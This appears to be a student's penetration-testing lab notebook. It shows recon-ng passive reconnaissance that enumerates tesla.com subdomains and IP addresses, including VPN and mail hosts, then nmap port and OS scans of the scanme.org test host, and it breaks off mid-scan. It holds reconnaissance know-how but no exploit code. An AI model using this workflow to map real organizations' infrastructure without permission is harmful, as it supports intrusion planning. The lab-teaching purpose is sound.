



## Practical - Exploring and building a verification lab for penetration testing (Kali Linux)


Environment setup

Open kali Linux






Turn on power on this virtual machine



Username kali

Password kali



## Practical 2 - Uses of open-source intelligence and passive reconnaissance

```
[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[84] Recon modules
[14] Disabled modules
[8] Reporting modules
[4] Import modules
[2] Exploitation modules
[2] Discovery modules

[recon-ng][default] > help

Commands (type [help|?] <topic>):
back                Exits the current context
dashboard           Displays a summary of activity
db                  Interfaces with the workspace's database
exit                Exits the framework
help                Displays this menu
index               Creates a module index (dev only)
keys                Manages third party resource credentials
marketplace         Interfaces with the module marketplace
modules             Interfaces with installed modules
options             Manages the current context options
pdb                 Starts a Python Debugger session (dev only)
script              Records and executes command scripts
shell               Executes shell commands
show                Shows various framework items
snapshots           Manages workspace snapshots
spool               Spools output to a file
workspaces          Manages workspaces
```

```
[recon-ng][default] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
[*] Module installed: recon/companies-contacts/bing_linkedin_cache
[*] Module installed: recon/companies-contacts/censys_email_address
[*] Module installed: recon/companies-contacts/pen
[*] Module installed: recon/companies-domains/censys_subdomains
[*] Module installed: recon/companies-domains/pen
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/whoxy_dns
[*] Module installed: recon/companies-hosts/censys_org
[*] Module installed: recon/companies-hosts/censys_tls_subjects
[*] Module installed: recon/companies-multi/github_miner
[*] Module installed: recon/companies-multi/shodan_org
[*] Module installed: recon/companies-multi/whois_miner
[*] Module installed: recon/contacts-contacts/abc
```

```
[recon-ng][default] > workspaces help
Manages workspaces

Usage: workspaces <create|list|load|remove> [ ... ]

[recon-ng][default] > █
```

```
[recon-ng][default] > workspaces create carlove
```

```
[recon-ng][carlove] > workspaces list
```

Workspaces	Modified
car lover	2024-04-03 06:24:50
carlove	2024-04-13 02:46:39
carlover	2024-04-03 06:42:06
default	2024-04-03 06:16:40

```
[recon-ng][carlove] > █
```

```
[recon-ng][carloved] > workspaces list
```

Workspaces	Modified
car lover	2024-04-03 06:24:50
carloved	2024-04-13 02:46:39
carloved	2024-04-03 06:42:06
default	2024-04-03 06:16:40

carinfo.html

```
[recon-ng][carloved] > help db
Interfaces with the workspace's database
```

```
Usage: db <delete|insert|notes|query|schema> [ ... ]
```

```
[recon-ng][carloved] > db schema
```

domains	
domain	TEXT
notes	TEXT
module	TEXT

companies	
company	TEXT
description	TEXT
notes	TEXT
module	TEXT

```
[recon-ng][carloved] > db insert domains
domain (TEXT): tesla.com
notes (TEXT): for practical purpose
[*] 1 rows affected.
[recon-ng][carloved] >
```

```
[recon-ng][carlove] > show domains

+-----+-----+-----+
| rowid | domain | notes           | module         |
+-----+-----+-----+
| 1      | tesla.com | for pratical purpose | user_defined |
+-----+-----+-----+

[*] 1 rows returned
[recon-ng][carlove] > modules help
Interfaces with installed modules

Usage: modules <load|reload|search> [ ... ]

[recon-ng][carlove] > modules search hack
[*] Searching installed modules for 'hack' ...

Recon
-----
recon/domains-hosts/hackertarget

[recon-ng][carlove] > modules load recon/domanins-hosts/hackertarget
[!] Invalid module name.
[recon-ng][carlove] > modules load recon/domains-hosts/hackertarget
[recon-ng][carlove][hackertarget] > 
```

```
[recon-ng][carlove][hackertarget] > info

Name: HackerTarget Lookup
Author: Michael Henriksen (@michenriksen)
Version: 1.1
```

```
[recon-ng][carlove][hackertarget] > options help
Manages the current context options

Usage: options <list|set|unset> [ ... ]

[recon-ng][carlove][hackertarget] > options set SOURCE tesla.com
SOURCE ⇒ tesla.com
[recon-ng][carlove][hackertarget] > run
```

```
recon-ng][carlovel][hackertarget] > run
```

```
TESLA.COM
```

```
*] Country: None
*] Host: tesla.com
*] Ip_Address: 23.220.132.93
*] Latitude: None
*] Longitude: None
*] Notes: None
*] Region: None
*]
*] Country: None
*] Host: apacvpn.tesla.com
*] Ip_Address: 8.244.67.215
*] Latitude: None
*] Longitude: None
*] Notes: None
*] Region: None
```

```
[recon-ng][carlovel][hackertarget] > show hosts
```

rowid	host	ip_address	region	country	latitude	longitude	notes	module
1	tesla.com	23.220.132.93						hackertarget
2	apacvpn.tesla.com	8.244.67.215						hackertarget
3	apacvpn1.tesla.com	8.244.131.215						hackertarget
4	cnvpn.tesla.com	103.222.41.215						hackertarget
5	cnvpn1.tesla.com	114.141.176.215						hackertarget
6	mta.email.tesla.com	13.111.14.190						hackertarget
7	mta2.email.tesla.com	13.111.4.231						hackertarget
8	email1.tesla.com	192.28.144.15						hackertarget
9	emails.tesla.com	13.111.18.27						hackertarget
10	click.emails.tesla.com	13.111.48.179						hackertarget
11	mta.emails.tesla.com	13.111.62.118						hackertarget
12	mta2.emails.tesla.com	13.111.88.1						hackertarget
13	mta3.emails.tesla.com	13.111.88.2						hackertarget
14	mta4.emails.tesla.com	13.111.88.52						hackertarget
15	mta5.emails.tesla.com	13.111.88.53						hackertarget



```
[recon-ng][carlove][hackertarget] > modules search report
[*] Searching installed modules for 'report' ...

Reporting
  reporting/csv
  reporting/html
  reporting/json
  reporting/list
  reporting/proxifier
  reporting/pushpin
  reporting/xlsx
  reporting/xml

[recon-ng][carlove][hackertarget] > modules load reporting/html
[recon-ng][carlove][html] > info

  Name: HTML Report Generator
  Author: Tim Tomes (@lanmaster53)
  Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name          Current Value          Required  Description
  -----
  CREATOR       yes                               use creator name in the report footer
  CUSTOMER      yes                               use customer name in the report header
  FILENAME      /home/kali/.recon-ng/workspaces/carlove/results.html yes       path and filename for report output
  SANITIZE      True                             yes       mask sensitive data in the report

[recon-ng][carlove][html] > options help
[!] Invalid command: options help.
[recon-ng][carlove][html] > options help
Manages the current context options

Usage: options <list|set|unset> [ ... ]
```


```
[recon-ng][carlove][html] > options set creator OM PANCHAL
CREATOR ⇒ OM PANCHAL
[recon-ng][carlove][html] > options set customer OM panchal
CUSTOMER ⇒ OM panchal
```

Created by: OM PANCHAL  
Sat, Apr 13 2024 03:03:54

```
[recon-ng][carlove][html] > options set /home/kali/carinfo.html
Sets a current context option

Usage: options set <option> <value>

[recon-ng][carlove][html] > options set filename /home/kali/carinfo.html
FILENAME ⇒ /home/kali/carinfo.html
[recon-ng][carlove][html] > run
[*] Report generated at '/home/kali/carinfo.html'.
[recon-ng][carlove][html] > █
```



OM panchal  
Recon-ng Reconnaissance Report

[+] Summary

table	count
domains	1
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	47
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[+] Domains

[+] Hosts


Created by: OM PANCHAL  
Sat, Apr 13 2024 03:03:54

## Practical 3 - Practical on enumerating host, port, and service scanning

Of course, here are the commands without any specific formatting:

1. Command: `nmap scanme.org -v`

Description: Performs a basic TCP connect scan on the host `scanme.org` with verbose output.

A terminal window with a dark background and light text. The window has a title bar with several icons on the left. The terminal content shows the execution of the command 'nmap scanme.org -v'. The output includes details about the Nmap version (7.94SVN), the start time (2024-04-13 04:38 EDT), a ping scan, DNS resolution, and a connect scan of 1000 ports. It lists four open ports: 22/tcp (ssh), 80/tcp (http), 9929/tcp (nping-echo), and 31337/tcp (Elite). It also shows the rDNS record for the IP address 45.33.32.156 as scanme.nmap.org and mentions 996 filtered TCP ports. The scan completed in 27.60 seconds.

```
(kali㉿kali)-[~]  
$ nmap scanme.org -v  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 04:38 EDT  
Initiating Ping Scan at 04:38  
Scanning scanme.org (45.33.32.156) [2 ports]  
Completed Ping Scan at 04:38, 0.27s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 04:38  
Completed Parallel DNS resolution of 1 host. at 04:38, 0.26s elapsed  
Initiating Connect Scan at 04:38  
Scanning scanme.org (45.33.32.156) [1000 ports]  
Discovered open port 22/tcp on 45.33.32.156  
Discovered open port 80/tcp on 45.33.32.156  
Discovered open port 31337/tcp on 45.33.32.156  
Discovered open port 9929/tcp on 45.33.32.156  
Completed Connect Scan at 04:39, 26.56s elapsed (1000 total ports)  
Nmap scan report for scanme.org (45.33.32.156)  
Host is up (0.26s latency).  
Other addresses for scanme.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f  
rDNS record for 45.33.32.156: scanme.nmap.org  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
9929/tcp  open  nping-echo  
31337/tcp open  Elite  
  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 27.60 seconds
```

2. Command: `nmap -v -T4 scanme.org`

Description: Performs a TCP connect scan on the host `scanme.org` with verbose output and the "aggressive" timing template (-T4).

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -v -T4 scanme.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 04:38 EDT
Initiating Ping Scan at 04:38
Scanning scanme.org (45.33.32.156) [2 ports]
Completed Ping Scan at 04:38, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:38
Completed Parallel DNS resolution of 1 host. at 04:38, 0.00s elapsed
Initiating Connect Scan at 04:38
Scanning scanme.org (45.33.32.156) [1000 ports]
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 31337/tcp on 45.33.32.156
Discovered open port 9929/tcp on 45.33.32.156
Completed Connect Scan at 04:39, 20.26s elapsed (1000 total ports)
Nmap scan report for scanme.org (45.33.32.156)
Host is up (0.26s latency).
Other addresses for scanme.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
rDNS record for 45.33.32.156: scanme.nmap.org
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 20.75 seconds
```

### 3. Command: `sudo nmap -v -sT scanme.org`

Description: Performs a TCP connect scan on the host `scanme.org` with verbose output and using sudo (superuser) privileges.

```
(kali㉿kali)-[~]
$ sudo nmap -v -sT scanme.org~
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 04:40 EDT
Failed to resolve "scanme.org~".
Read data files from: /usr/bin/../../share/nmap
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds
Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
```

#### 4. Command: sudo nmap -v -O scanme.org

Description: Performs an OS detection scan on the host `scanme.org` with verbose output and using sudo privileges.



```
(kali㉿kali)-[~]
└─$ sudo nmap -v -O scanme.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 04:40 EDT
Initiating Ping Scan at 04:40
Scanning scanme.org (45.33.32.156) [4 ports]
